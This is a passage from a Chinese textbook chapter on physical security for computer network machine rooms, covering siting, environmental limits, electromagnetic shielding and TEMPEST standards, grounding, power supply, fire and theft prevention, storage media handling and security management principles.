计算机机房的安全是计算机网络实体安全的一个重要部分，机房应该符合国家标准和有关规定，比如 GB/T 9361—1988 标准《计算机场地安全要求》。

1. 机房位置选择

计算机网络机房应避免靠近公共区域，避免窗户直接临街。在一个高大的建筑内，计算机房最好不要建在潮湿的底层，也尽量避免建在可能漏雨的顶层，一般放置在第二、三层较宜。在有多个办公室的楼层内，计算机机房应至少占据半层，或靠近一边。这样既便于防护，又利于发生危险时的撤离。

(1) 保证机房所在楼层水、电充足，自然环境清洁。

(2) 保证机房的设备进出口畅通，应有足够大型设备出入的出入口。

(3) 保证机房设备有扩充空间的余地，电力系统、空调设备等所占空间也要预留未来若干年内扩充的需求。

(4) 机房严禁靠近水源,或墙壁内部有水源管路经过机房顶部及底部,使用独立的消防系统。

(5) 机房周围 100m 内不能有危险建筑物。危险建筑物指易燃、易爆、有害气体等存放场所,如加油站、煤气站、天然气煤气管道和散发有强烈腐蚀气体的设施、工厂等。

(6) 远离强震源和强噪声源,避开强电磁场干扰。

2. 机房建筑和结构的安全

(1) 电梯和楼梯不能直接进入机房。

(2) 建筑物周围应有足够亮度的照明设施和防止非法进入的设施。

(3) 外部容易接近的进出口,如风道口、排风口、窗户、应急门等应有栅栏或监控措施,而周边应有物理屏障(隔墙、带刺铁丝网等)和监视报警系统,窗口应采取防范措施,必要时安装自动报警设备。

(4) 机房进出口须设置应急电话。

(5) 机房供电系统应将动力照明用电与计算机系统供电线路分开,机房及疏散通道应配备应急照明装置。

(6) 机房应远离产生粉尘、油烟、有害气体,远离易燃物、易爆物和腐蚀性物品。

(7) 进出机房时要更衣、换鞋,机房的门窗在建造时应考虑封闭性能。

(8) 照明应达到规定标准。

计算机网络机房应减少无关人员进入机房的机会。所有进出计算机房的人都必须通过管理人员控制的地点。访问人员一般不进入数据区或机房,特殊需要进入控制区的,应办理手续。每个访问者和带入、带出的物品都应接受检查。

11.1.3 机房的三度要求

机房的三度要求是:温度、湿度和洁净度。为了使系统正常工作,机房的三度要求必须得到保证。

1. 温度

在机房内,温度会随着热量的增加而升高。热量主要来自于计算机的散热,计算机在运行期间产生的热量最大;其次还来自于太阳的辐射、人工照明、人体体热及机房内的其他设备的散热。

机房的温度过高或过低都会对网络硬件造成一定的损坏。温度过低会导致硬盘无法启动,过高会使元器件性能发生变化,耐压降低,导致不能工作。

一般要求 A 级机房在开机时温度:夏季 21℃~25℃;冬季 18℃~22℃,详见表 11.2。

需要注意的是,机房温度标准设定并非越高越好,过高的标准会造成有限资源和资金的浪费。各类机房环境温度应根据机房设备的特性与要求来设定,以求取得最佳效果与经济效益。

为控制机房的温度保持在所要求的限度内,机房要求安装空调系统。有条件的机房可安装温度采集器,并采用温度自动报警装置来监测温度的变化,从而防止温度超过某一指标或低于某一指标。

2. 湿度

同样,机房的湿度过高或过低也会对网络硬件有一定影响。相对湿度过高会使电气部分绝缘性降低,会加速金属器件的腐蚀,引起绝缘性能下降,灰尘的导电性能增强,器件失效

的可能性增大；而相对湿度过低、过于干燥可能导致计算机中某些器件龟裂，印刷电路板变形，特别是静电感应增加，使计算机内信息丢失、损坏芯片，对计算机带来严重危害。

一般要求A级机房在开机时相对湿度控制在45％～65％为宜。详细情况见表11.2。

防止机房内过湿过干的有效措施是把握好室内温度，控制湿度主要是通过控制温度来实现。对室内相对湿度要求严格的机房，可使用空气除湿器等设备作为专用控制湿度设备。

停机时机房内的温度和适度同样也有一定的要求，详细情况见表11.3。

表11.2　开机时机房内的温度和湿度要求

项　　目	A级		B级
	夏季	冬季	
温度(℃)	23±2	20±2	15～30
相对湿度(％)	45～65		40～70
温度变化率(℃/h)	＜5并不得结露		＜10并不得结露

表11.3　停机时机房内的温度和适度要求

项　　目	A级	B级
温度(℃)	6～35	6～35
相对湿度(％)	40～70	20～80
温度变化率(℃/h)	＜5并不得结露	＜10并不得结露

温度与湿度控制最好都与空调联系在一起，由空调系统集中控制。机房内应安装温、湿度显示仪，随时观察、监测。

3. 洁净度

尘埃的成分包括：漂浮状尘埃、虫体及其排泄物、纤维、病菌、化学烟雾等，它们时常漂浮在室内空气中并被大量吸入或附着在物体表面。

机房内部人员集中活动、设备集中运行，无论采用何种建筑结构，其尘埃都是无法避免的。如果平时不注意计算机的保养，到一定时间后，机箱内会积满尘埃。这主要是由于计算机在运行的过程中会产生很多的热量，而计算机散热都是采用风冷方式，这样空气中的尘埃就乘虚而入了。

如果尘埃落入计算机设备，容易引起接触不良，发热元件的散热效率降低、造成性能下降，甚至造成击穿；灰尘还会增加机械磨损，尤其对驱动器和盘片。

机房尘埃的主要来源有：机房工作人员出入机房时由缝隙侵入；空调系统及补充的新风；机房的墙壁、天棚、地板等脱落物形成的灰尘等。

一般来说，要求机房尘埃颗粒直径不小于0.5μm的尘埃个数应该不大于18 000粒/cm^3。具体情况见表11.4。

表11.4　机房内尘埃要求

项　　目	A级	B级	C级
粒度(μm)	≥0.5	≥0.5	≥0.5
个数(粒/L)	≤350	≤1000	≤18000

计算机房必须有除尘、防尘的设备和措施，保持清洁卫生，以保证设备的正常工作。除尘埃应从消除其产生源入手，具体办法有：

(1) 进入机房的人员应换上专用的工作服和工作鞋，或戴上鞋套。

(2) 机房室内的门、窗应为双层密封式，保持空气正压值，防止外界污染空气侵入，同时补充新风来维持正压所增加的风量。

(3) 在空调系统中安装空气过滤器，收集进入机房和回风中的尘埃，及时清理风网，防止空气污染。

(4) 建筑、装饰材料尽量选择不吸尘、不起尘的材料，地面不能涂附着力强的漆，最好铺水磨石和瓷砖或安装活动地板，保持表面光洁，不起灰尘。

(5) 做好表面清洁除污上作。在关机状态下，可以用干净柔软并且微湿的抹布擦拭设备，对于难以清除的污渍可以使用中性清洁剂或计算机专用清洁剂加以去除，然后用抹布擦净晾干。

(6) 精密设备使用专用的除尘器来进行除尘。

11.1.4 机房的电磁干扰防护

在一个系统内，两个或两个以上电子元器件处于同一环境时，就会产生电磁干扰。电磁干扰是电子设备或通信设备中最主要的干扰。计算机网络系统处在复杂的电磁干扰的环境中，这种电磁干扰有时很强，会引起计算机设备的信号突变，造成设备不能正常工作，因此对机房进行电磁干扰防护是非常必要的。

电磁防护的主要目的是提高计算机及网络系统、其他电子设备的抗干扰能力，使之能抵抗强电磁干扰；同时将计算机的电磁泄漏发射降到最低，防止电磁泄漏。

1. 电磁干扰的分类

按干扰的耦合方式不同，可将电磁干扰分为传导干扰和辐射干扰两类。

(1) 传导干扰是通过干扰源和被干扰电路之间存在的一个公共阻抗而产生的干扰。例如，两台设备采用共用电源供电，或者两条平行导线相距很近时，都可能产生传导干扰。

(2) 辐射干扰是通过介质以电磁场的形式传播的干扰。辐射电磁场从辐射源通过天线效应向空间辐射电磁波，按照波的规律向空间传播，被干扰电路经耦合将干扰引入到电路中来。辐射干扰源可以是载流导线，如信号线、电源线等，也可为芯片、电路等。

传导干扰和辐射干扰主要取决于干扰源的频率。低频时，干扰往往属于传导耦合；高频时，干扰往往属于电磁辐射。通常，起传导作用的电源线和地线等同时具有传导干扰和辐射干扰的影响。

2. 影响计算机电磁辐射强度的因素

(1) 功率和频率：设备的功率越大，辐射强度越大；信号频率越高，辐射强度越大。

(2) 距离：在同等条件下，辐射轻度与距离成反比。离辐射源越近，辐射强度越大，离辐射源越远，辐射强度越小。

(3) 屏蔽状况：辐射源已经屏蔽且辐射情况良好，辐射强度就会相应减小。

3. 电磁干扰防护措施

一般说来，主机房内无线电干扰场强不应大于 126dB；磁场干扰场强不应大于 800A/m。当机房的电磁场干扰强度超过要求时，应采取措施。

对传导发射的防护，主要采取对电源线和信号线加装性能良好的滤波器，减小传输阻抗和导线间的交叉耦合。

对辐射的防护，这类防护措施又可分为两种：一种是采用各种电磁屏蔽措施，如对设备的金属屏蔽和各种接插件的屏蔽，同时对机房的下水管、暖气管和金属门窗进行屏蔽和隔离；第二种是干扰的防护措施，即在计算机系统工作的同时，利用干扰装置产生一种与计算机系统辐射相关的伪噪声向空间辐射来掩盖计算机系统的工作频率和信息特征。

电磁干扰防护的主要措施有：

（1）选用低辐射设备。

防止电磁干扰的根本措施。低辐射设备在设计生产时已对能产生电磁干扰的电子元件、集成电路、连接线和阴极射线管等采取了防辐射措施，把设备的辐射程度抑制到最低。

（2）采取屏蔽措施。

屏蔽是应用最多的方法。屏蔽可以有效地抑制电磁信息向外泄漏，衰减外界强电磁干扰，保护内部的设备、器件或电路，使其能在恶劣的电磁环境下正常工作。屏蔽体一般是用导电和导磁性能较好的金属板制成。

屏蔽可以分为以下 3 种类型：电屏蔽、磁屏蔽和电磁屏蔽。

① 电屏蔽：电屏蔽是将电子元器件或设备用金属屏蔽层包封起来，避免它们之间通过耦合引起干扰而采取的措施。

② 磁屏蔽：磁屏蔽是采用导磁性好的材料包封起被屏蔽物，为屏蔽体内外的磁场提供低磁阻的通路来分流磁场，避免磁场干扰，抑制磁场辐射。

③ 电磁屏蔽：电磁屏蔽是对电磁场进行屏蔽。因为电场和磁场一般不孤立存在，所以这也是主要的屏蔽措施。平时所说屏蔽，一般指电磁屏蔽。

（3）利用噪声干扰源。

利用噪声干扰源有以下两种方式：

① 使用白噪声干扰源。可以采用两种方法：一种方法是将一台能够产生白噪声的干扰源放在设备方便，让干扰源产生的白噪声与设备产生的辐射信息混在一起；另一种方法是将处理重要信息的设备防止在中间，四周放置一些处理一般信息的设备，让这些设备产生的辐射信息一起向外辐射。

② 利用干扰器。干扰器会产生大量的仿真信息处理设备的伪随机干扰信号，使辐射信号和干扰信号在空间叠加成一种复合信号向外辐射，破坏了原辐射信号的形态，使接收者无法还原信息。

两种方式比较起来，利用干扰器的效果比利用白噪声干扰源的效果好，但干扰器的辐射强度大，很容易造成环境的电磁噪声污染。

（4）进行距离防护。

这是一种非常经济的方法。设备的电磁辐射在空间传播时随着距离的增加而衰减，因此在机房位置的选择上应该考虑这一因素，使机房有较大防护距离。

（5）采用微波吸收材料。

使用微波吸收材料可以减少电磁辐射，不同的微波吸收材料有不同的频率范围和特性，在实际中可以根据情况进行选择。

4. 电磁辐射国际标准 TEMPEST

TEMPEST(Transient Electromagnetic Pulse Standard Technology)是抑制信息处理设备的噪声泄漏技术，简称信息泄漏防护技术。TEMPEST 技术是综合性很强的技术，包括泄漏信息的分析、预测、接收、识别、复原、防护、测试、安全评估等项技术，涉及多个学科领域。它关心的是不能泄漏有用的信息。一般认为显示器的视频信号、打印机打印头的驱动信号、磁头读/写信号、键盘输入信号以及信号线上的输入/输出信号等为重点防护信号。TEMPEST 技术是由政府严格控制的一个特殊技术领域，各国对该技术领域严格保密，其核心技术内容的密级也比较高。

1) 国外标准

(1) 美国 FCC 标准。

1979 年 9 月，美国联邦通信委员会(FCC)为了减少计算机设备产生的电磁干扰，发布了文件号为 FCC 20780 的计算机设备电磁辐射标准。

FCC 标准吧计算机设备分为 A 和 B 两类，对这两类设备有不同的电磁辐射要求，B 类设备的电磁辐射要求要比 A 类设备的严格。A 类设备用于商业、工业或企事业环境中的计算机设备，不包括用于公共场所和家庭的计算机设备。B 类设备用于居住环境的计算机设备，但不包括计算器、电子游戏机和其他用于公共场所的电子设备。

FCC 标准规定了 A 类设备和 B 类设备电磁泄漏和传导泄漏的极限值，如表 11.5 和表 11.6 所示。除此之外 FCC 标准还对测试方法、测试设备和调试带宽等问题进行了规定。

表 11.5 FCC 电磁辐射泄漏极限值

频率(MHz)	A 类(30m)	A 类(3m)	B 类(3m)
30～88	30μV/m	300μV/m	100μV/m
88～216	50μV/m	500μV/m	150μV/m
216～1000	70μV/m	700μV/m	200μV/m

表 11.6 FCC 传导泄漏极限值

频率(MHz)	A 类(μV)	B 类(μV)
0.45～1.6	6000	250
1.6～30	3000	250

(2) CISPR 标准。

1984 年 7 月，国际无线电干扰特别委员会(CISPR)发布了信息技术设备的电磁干扰标准和测试方法，推荐给世界各国使用这个标准。

与美国的 FCC 标准类似，CISPR 也把信息处理设备分为 A 和 B 两类，对于这两类设备有不同的辐射要求。CISPR 标准同样规定了 A 类设备和 B 类设备电磁泄漏和传导泄漏的极限值，如表 11.7 和表 11.8 所示。CISPR 标准的测试方法与 FCC 标准的测试方法大致相同。

2) 我国的 TEMPEST 标准研究

我国的 TEMPEST 标准研究开始于 20 世纪 90 年代，正在逐步系列化、完善化，目前已有的标准主要有：

表 11.7　CISPR 电磁辐射泄漏极限值

设 备 类 型	频率范围(MHz)	极限值(μV)
A 类	0.15～0.50	30
	0.50～30	37
B 类	0.15～6.0	30
	6.0～30	27

表 11.8　CISPR 传导泄漏极限值

设 备 类 型	频率范围(MHz)	极限值(μV)
A 类	0.15～0.50	30
	0.50～30	37
B 类	0.15～6.0	30
	6.0～30	27

(1) BMB2—1998《使用现场的信息设备电路泄漏发射检查测试方法和安全判据》(绝密级)。

(2) BMB3—1999《处理涉密信息的电磁屏蔽室的技术要求和测试方法》(机密级)。

(3) GGBB1—1999《信息设备电磁泄漏发射限值》(绝密级)。

(4) GGBB2—1999《信息设备电磁泄漏发射测试方法》(绝密级)。

(5) BMB4—2000《电磁干扰器技术要求和测试方法》(秘密级)。

(6) BMB5—2000《涉密信息设备使用现场的电磁泄漏发射防护要求》(秘密级)。

11.1.5　机房接地保护与静电保护

1. 接地保护

计算机系统和工作场所的接地是非常重要的安全措施。接地是指系统中各处电位均以大地为参考点,地为零电位。接地可以为计算机系统的数字电路提供一个稳定的低电位(0V)。机房内必须部署接地装置,这不仅是为了网络系统的安全,同时也是为了工作人员的安全。

1) 地线种类

根据 GB/T2887—2000 标准《电子计算机场地通用规范》,机房接地有 4 种方式:

(1) 交流工作接地,接地电阻不应大于 4Ω。

(2) 安全工作接地,接地电阻不应大于 4Ω。

(3) 直流工作接地,接地电阻不应大于 1Ω。

(4) 防雷接地,应按现行国家标准《建筑防雷设计规范》执行。

根据 GB50174—93《电子计算机机房设计规范》,接地时应考虑如下原则:

(1) 交流工作阶地、安全保护接地、直流工作接地和防雷接地等 4 种接地宜共用一组接地装置,其接地电阻按其中最小值确定。若防雷接地单独设置接地装置时,其余 3 种接地宜共用一组接地装置,其接地电阻不应大于其中的最小值,并应按现行标准《建筑防雷设计规范》要求采取防雷击措施。

(2) 对直流工作接地有特殊要求,需单独设置接地装置的电子计算机系统,其接地电阻

值及与其他接地装置的接地体之间的距离，应当按照计算机系统及有关规定的要求确定。

(3) 计算机系统的接地应采取单点接地并宜采取等电位措施。

(4) 当多个计算机系统共用一组接地装置时，宜将各计算机系统分别采用接地线与接地体连接。

2) 接地体

通常采用的接地体有地桩、水平栅网、金属接地板、建筑物基础钢筋等。

(1) 地桩：垂直打入地下的接地金属棒或金属管，是常用的接地体。它用在土壤层超过 3m 厚的地方。金属棒的材料为钢或铜，直径一般应为 15mm 以上。为防止腐蚀、增大接触面积并承受打击力，地桩通常采用较粗的镀锌钢管。

(2) 水平栅网：在土质情况较差，特别是岩层接近地表面无法打桩的情况下，可采用水平埋设金属条带、电缆的方法。金属条带应埋在地下 0.5m～1m 深处，水平方向构成星形或栅格网形，在每个交叉处，条带应焊接在一起，且带间距离≥1m。

(3) 金属接地板：将金属板与地面垂直埋在地下，与土壤形成至少 $0.2m^2$ 的双面接触。深度要求在永久性潮土壤以下 30cm，一般至少在地下埋 1.5m 深。金属板的材料通常为铜板，也可分为铁板或钢板。

(4) 建筑物基础钢筋：现代高层建筑的基础深入地下几十米，基础钢筋在地下形成很大的地网并延伸至顶层，每层均可接地线。这种接地体节省场地，经济适用，是城市建设机房地线的发展方向。

2. 静电保护

接地也是防静电采取的最基本措施。静电是由物体间的相互摩擦、接触而产生的，静电产生后，由于它不能泄放而保留在物体内，产生很高的电位，而静电放电时发生火花，计算机信息系统的各个关键电路，诸如 CPU、ROM、RAM 等，对静电极为敏感，很容易被静电击穿。

1) 静电产生的原因

产生静电的原因很多，随着机房内各种绝缘材料和化学合成材料的使用，静电问题越来越严重。首先，部分机房内铺设的地毯是产生静电的根源，其最易产生静电积累。其次，工作人员穿着的化纤类衣物，也是静电产生的原因。再次，静电的产生也与气候有关，比如冬季气候干燥，气温低，空气能累积大量电荷，因此静电产生与释放在冬天更明显。无论怎样，静电释放在一定程度上是存在着，同时静电产生也是不可避免的。

2) 静电的防范措施

静电的防范措施主要有：

(1) 保证计算机设备的外壳接地良好，一些电路板不使用时应包装在传导泡沫中，以避免静电伤害。

(2) 在机房建设中装修材料避免使用挂毯、地毯等易产生静电的材料，应采用乙烯材料。机房内应该采用活动地板，活动地板表面应是导静电的。

(3) 机房内的家具如磁带、磁盘柜、工作台表面尽可能用金属材料；工作台面及座椅材料应是导静电的。

(4) 维修人员在用手触摸芯片电路之前，应先把体内静电放掉。工作人员服装、鞋子应该使用防静电材料或低阻值的材料。

(5) 机房内应保持一定湿度,在北方干燥季节应适当加湿,以免因干燥而产生静电。

(6) 在易产生静电的地方,使用静电消除剂或静电消除器。

11.1.6 机房电源系统

电源是计算机网络系统正常工作的重要因素。电源设备应提供稳定可靠的电源,供电电源设备的容量应具有一定的余量。计算机房设备最好是采取专线供电。为保证设备用电质量和用电安全,电源应至少有两路供电,当正在使用的线路供电出现问题时,通过自动转换开关迅速切换到备用线路供电。应安装备用电源,如长时间不间断电源(UPS),停电后可供电8小时或更长时间。关键的设备应有备用发电机组和应急电源。同时为防止、限制瞬态过压和引导浪涌电流,应配备电涌保护器(过压保护器)。从电源室到计算机电源系统的电缆不应对计算机系统的正常运行构成干扰。

1. 电源线干扰

(1) 中断:三相线因故障而停止供电为中断,长时间中断即为关闭。

(2) 异常中断:是指电压连续过载或连续低电压。

(3) 电压瞬变:瞬变浪涌是指电压幅值在几个正弦波范围内快速增加或降低。

(4) 冲击:冲击又称瞬变脉冲或尖峰电压,它是指在0.5μs~100μs内过高或过低的电压。尖峰一般指瞬时电压超过400V,而下垂电压指瞬时向下的窄脉冲。

(5) 噪声:电磁干扰是由电源线辐射产生的电磁噪声干扰,射频干扰是发射频率≥30kHz时的电磁干扰。

(6) 突然失效事件:指由雷击等引起的快速升起的电磁脉冲冲击,致使设备失效。

2. 供电电源质量分级标准

表11.9列出了供电电源质量分级标准。

表11.9 供电电源质量分级标准

项目	A级	B级	C级
稳态电压偏移范围(%)	±2	±5	±7
稳态频率偏移范围(Hz)	±0.2	±0.5	±1
电压波形畸变率(%)	3~5	5~8	8~10
允许断电持续时间(ms)	0~4	4~200	200~1500

3. 电源保护装置

(1) 金属氧化物可变电阻(MOV):可吸收尖峰和冲击电压,工作时间1μs~5ns。

(2) 硅雪崩二极管(SAZD)和气体放电管(GDT):可使浪涌和尖峰电压分流,从而保护电路。硅雪崩二极管的工作速度快(10^{-12}s),但不能处理大的浪涌;气体放电管能处理大的浪涌,但工作速度较慢(只能达10^{-6}s)。

(3) 滤波器:使噪声分流并使浪涌衰减。

(4) 电压调整变压器(VRT):可在秒级进行异常状态保护。

(5) 不间断电源(UPS):可保护系统,避免断电、下跌、下垂、电源故障、供电不足和其他低电压状态的影响。

4. 紧急情况下供电

(1) UPS：正常供电时，UPS可使交流电源整流并不间断地使电池充电。在断电时，由电池组通过逆变器向机房设备提供交流电。从而有效地保护系统及数据。在特别重要的场合，应考虑采用此种措施。

(2) 应急电源：主要通过汽油机或柴油机带动发电机，在断电时启动，为系统提供较长时间的紧急供电。它需要有自己的燃料支持。应急发电机只对最重要的设备提供支持，包括空调、服务器、照明灯、报警系统、通信设备等。

5. 电压调节变压器和紧急开关

电源电压波动超过设备安全操作允许的范围时，需要进行电压调整。如果机房设备直接与电网连接，则要有一个电压调节变压器，以保持电压稳定。这个变压器安装在机房附近时，需要在机房周围设置防火隔离带。

计算机系统的电源开关(主控开关)应安装在计算机主控制开关柜附近。这些开关要清楚地标注出它们的功能。操作者应熟练掌握在紧急情况下如何操作它们。

11.1.7 机房的防火、防水与防盗

由于机房大量使用电源，必须对机房采取防火和防水措施。机房的火灾一般是由于电气原因、人为事故或外部火灾蔓延引起的。机房的水灾一般是由于机房内有渗水、漏水原因引起。

1. 防火采取的措施

(1) 隔离设施：建筑内的计算机房四周应设计一个隔离带，以使外部的火灾至少可隔离一个小时。

(2) 火灾报警系统：在火灾初期就能检测到并及时发出警报。火灾报警系统按传感器的不同，分为烟报警和温度报警两种类型。为安全起见，机房应配备多种火灾自动报警系统，并保证在断电后24小时之内仍然能够发出警报。报警器为音响或灯光报警，一般安放在值班室或人员集中处，以便工作人员及时发现并向消防部门报告，组织人员疏散等。

(3) 灭火设施：灭火器、灭火工具及辅助设备(如液压千斤顶、手提式锯、铁锹、镐、榔头、应急灯等)。

(4) 管理措施：机房应有应急计划及相关制度，要严格执行计算机房环境和设备维护的各项规章制度，加强对火灾隐患部位的检查。如电源线路要经常检查是否有短路处，防止出现火花引起火灾。要制定灭火的应急计划并对所属人员进行培训。

2. 防水采取的措施

(1) 机房应尽量选择避开顶部存在水源的房间，位于用水设备下层的计算机机房，应在吊顶上设防水层，并定期检查是否有漏水的迹象。

(2) 为每台设备准备一个防水罩，在无人看管或漏水时盖住每台设备。

(3) 机房地面高出外界8～10cm，防止同层房间跑水殃及机房。

(4) 地板下铺设的各种线路应放置在线槽中，地面设置排水沟道。

(5) 在漏水隐患处设置漏水检测报警系统。

3. 防盗采取的措施

对重要的设备和存储媒体应采取严格的防盗措施。除了设置坚固的防盗门窗防盗的基

本设施以外，还要对计算机网络系统的外围环境、操作环境进行实时的全程监控、报警和控制。可采取的防盗监控系统有：

（1）视频监视系统——能对系统运行的外围环境、操作环境实施监控（视）。

（2）入侵报警系统——一旦有盗贼强行闯入机房，入侵报警系统可以立即报警。

（3）出入口控制系统——值班守卫，出入口安装金属防护装置保护安全门、窗户。

（4）类似于图书馆、超级市场使用的保护系统——每台重要的设备、每个重要存储媒体和硬件贴上特殊标签（如磁性标签），一旦被盗或未被授权携带外出，检测器就会发出报警信号。

11.2　计算机网络机房存储介质防护

硬件防护一般是指在计算机硬件（CPU、存储器、外设等）上采取措施或通过增加硬件来防护。如计算机加锁、专门的信息保护卡（如防病毒卡、防拷贝卡）、插座式的数据变换硬件（如安装在并行口上的加密狗等）以及用界限寄存器对内存单元进行保护等措施。

由于硬件安全防护措施的开支大，且不易随着设备的更新换代而改变，因此，许多安全保护功能是由软件实现的。软件保护措施灵活，易实现、易改变，但它占用资源多、开销大，并且运行起来会降低计算机的性能，有时还需要操作系统支持。

存储介质上存储了大量的信息，因此，机房安全中的一项重要内容是存储介质的防护。对存储介质实体上的防护主要是防盗、防毁、防霉等。对于重要的系统，需要将硬件防护同系统软件的支持相结合，以确保安全。

11.2.1　存储介质防护

1. 存储介质存放的环境要求

存放存储介质的办公室应设立专人值班，检查开关门情况，及时查看机密材料是否放入安全箱或文件柜内，办公室门窗是否关好。存放存储介质的保护设备应具有防火、防水、防震和防电磁场的性能，保护设备的密码应该定期重新设置，并且密码的选择要符合安全原则。存放存储介质与计算机的正常工作条件类似，包括温度、湿度、洁净度和磁场强度等要求，详细情况见表 11.10。

表 11.10　存储介质的温度、湿度和磁场强度要求

项　　目	纸质介质	光盘	磁带		磁　　盘
			已记录数据的	未记录数据的	
温度(℃)	6～35	6～35	<32	5～50	4～50
相对湿度(%)	40～70	20～80	20～80		8～80
磁场强度(A/m)	—	—	<3200	<4200	<4000

2. 存储介质的分类与防护

对所有的存储介质之上存储的数据进行评价和分类，数据按照其重要性和机密程度，可分为以下 4 类。

1）关键性数据

关键性数据对系统的功能是最重要的、不可替换的，是发生灾害后立即需要，但又不能

再复制的数据。关键性数据如关键性程序、加密算法和密钥等。

关键性数据应该复制,副本所在的存储介质应该分散存放在安全的地方。存放关键性数据的金属文件柜等保护设备应具备防火、防高温、防水、防震和防电磁场的性能。

2）重要数据

重要数据对系统的功能很重要,可以在不影响系统最主要功能的情况下进行复制,但比较困难和昂贵。重要数据如重要程序、存储数据、输入和输出数据等。

同关键性数据类似重要数据也应该复制,副本所在的存储介质应该分散存放在安全的地方。存放重要数据的金属文件柜等保护设备应具备防火、防高温、防水、防震和防电磁场的性能。

3）有用数据

有用数据丢失可能引起极大的不便,但可以很快复制。

有用数据应该存放在密闭的金属文件箱或文件柜中。

4）不重要数据

不重要数据在系统调试和维护中很少使用。

存储介质上的各类数据应该加以明显的分类标志,以便于管理和使用。

3. 电子文档的保存与维护

电子文档在保存于维护方面具有不同于纸质介质的特点。为了使电子文档安全、可靠并永久处于可准确提供使用的状态,除了满足存储介质存放的环境要求以外,文档管理者还需要做到以下几点。

1）保证电子文档载体物理上的准确

由于电子文档来自各个方面,是在不同的计算机系统上形成的,而且在格式编排上也有所不同。因此必须对电子文档所依赖的技术、数据结构和相关定义参数等加以保存,或采用其他方法和技术加以转化,以保证电子文档内容逻辑上的准确。

2）保证电子文档的原始性

对于一些比较特殊的电子文档,必须以原始形成的格式进行还原显示。为了保证电子文档的原始性,采用的方法有：保存电子文档相关支持软件及整个应用系统；保存原始文档的电子图像；保存电子文档的打印输出件或制成微缩品。

3）保证电子文档的可理解性

为了使相关人员能够完全理解一份电子文档,需要保存于文档内容相关的信息。这些信息包括：元数据；物理结构与逻辑结构的关系；相关电子文档的名称、存储位置和文档之间的相互关系；与电子文档内容相关的背景信息等。

4）对电子文档载体进行有效的检测与维护

存储电子文档的存储介质,特别是磁性存储介质,很容易受到所在环境的影响。因此对保存的电子文档的存储介质必须定期进行检测和维护,以保证电子文档的可靠性。检测时首先需要进行外观检查,确认表面是否有物理损坏或变形,是否清洁,是否有霉斑出现等。其次进行逻辑检测,采用检测软件对存储介质上的数据进行读写校验。如果检测时发现了错误,需要进行有效的修正或更新。

4. 存储介质的管理

(1) 存储介质应造册登记,编制目录,集中分类管理。目录清单必须具有如下项目：存

储介质类别、数据类别、文件所有者、卷号、文件名及其描述、项目编号、使用日期、保留期限。

(2) 根据应用需要和存储环境条件，记录要定期循环复制，副本分别存放。

(3) 新的存储介质应有完整的归档记录。

(4) 各种数据应定期复制到存储介质上，并送存储介质库房保管。

(5) 存储介质不再使用时，应及时存入存储介质库房内。

(6) 未用过的存储介质应定期检查，并记录检查结果。报废的媒体在销毁之前，应进行消磁或清除数据处理，确保销毁后不会产生信息泄露。

(7) 未经审批，存有数据的存储介质不得随意外借。

5. 移动存储介质管理

USB磁盘、移动硬盘等移动存储介质的使用日益频繁，若管理不当则会给网络安全带来严重威胁，应该加强移动存储介质的管理。只有在非常必要时，才使用移动存储介质。使用时需要对移动存储介质进行登记和监控。对于移动存储介质的管理应该实施以下策略：

(1) 移动存储介质中内容如果不再需要，应该使其不可重用。

(2) 对移动存储介质保持审核跟踪。

(3) 将所有介质存放在符合制造商说明的安全和保密的环境中。

(4) 避免由于移动存储介质老化而导致信息丢失，及时将信息存储在其他地方。

(5) 对移动存储介质进行登记，对移动存储戒指的使用进行监控。

(6) 只应在有业务要求时，才使用移动存储介质。

6. 存储介质上的软件保护

对于存储介质的软件保护，可以采用一对界限寄存器，将存储器区域保护属性存放在这对寄存器内，使存储器某区域的访问受到限制。这在操作系统中称之为上下界寄存器保护法。

11.2.2 虚拟存储器保护

虚拟存储器是操作系统中的策略。当多用户共享资源时，为合理分配内存、外存空间，设置一个比内存大得多的虚拟存储器。内存中只存放执行时需要的程序和数据，其余程序和数据放在外存上的一个区域。

虚拟存储保护应用较多的是段页式保护。逻辑地址空间分为不同的段，每个段内部又分为若干页，通过对段表和页表的保护是功能更强的一种保护措施。

11.3 安全管理

据有关部门统计，在所有的计算机安全事件中，属于管理方面的原因比重高达70%以上，这正说明信息安全技术与信息安全管理要并重，其二缺一不可。因此，解决网络与信息安全问题，不仅应从技术方面着手，同时还应该加强网络安全的管理工作。

11.3.1 安全管理的定义

谈到管理，有句话叫“三分技术，七分管理”，这种规律同样适用于网络安全，表明了管理因素在网络安全中所占有的重要地位。

信息安全管理是通过维护信息的保密性、完整性和可用性等来管理和保护信息资产的一项体制，是对网络安全进行指导、规范和管理的一系列活动和过程。

11.3.2 安全管理的原则与规范

1. 安全管理的原则

1）多人负责原则

在人员允许的情况下，由最高领导人指定两个或两个以上的可信任且胜任的工作人员，共同参与每项与安全有关的活动，并通过签字、记录、注册等方式证明。

与安全有关的活动主要有：

（1）访问控制使用证件的发放与回收。

（2）系统存储介质的发放与回收。

（3）系统的初始化或关闭。

（4）保密信息的处理。

（5）硬件和软件的日常维护。

（6）重要材料的接收、发送或传输。

（7）系统的重新配置。

（8）数据库、应用程序、操作系统或安全软件的设计、实现和修改。

（9）重要程序或数据的删除、销毁。

（10）重要文档、系统操作过程或时间处置计划的更改。

2）任期有限原则

任何人都不能在一个与安全有关的岗位上工作太长时间，这样的岗位应该由诚实的工作人员轮换负责。工作人员应不定期地循环任职，强制实行休假制度，并规定对工作人员进行轮流培训，以使任期有限制度切实可行。

3）责任分散原则

在工作人员素质和数量允许的情况下，不由一人集中实施全部与安全有关的功能，应由不同的人或小组来执行。分别需要由不同的人或小组来执行的工作主要有：

（1）计算机的操作与计算机的编程。

（2）计算机的操作与存储介质的保护。

（3）应用程序的编写与系统程序的编写。

（4）应用程序的编写与数据库的管理。

（5）数据的处理与安全的控制。

（6）数据的准备与数据的处理。

责任分散原则的实现主要采取两种措施：建立物理屏障和制定规则。

2. 安全管理的规范

计算机网络系统的安全管理部门应根据管理原则和系统处理数据的保密性，制定相应的管理制度或采用相应的规范。

1）制定严格的操作规程

操作规程要根据多人负责原则和责任分散原则，各负其责，不能超越自己的职责范围。

2）制定完备的系统维护制度

对系统进行维护时，应该采取数据保护措施。维护时应该首先经过批准，并有安全管理人员在场，维护的内容要进行详细记录。

3）制定应急措施

为了实现系统在紧急情况下能够尽快恢复，需要制定相应的应急措施，将可能的损失降到最低。

11.3.3 安全管理的主要内容

1. 信息安全管理体系

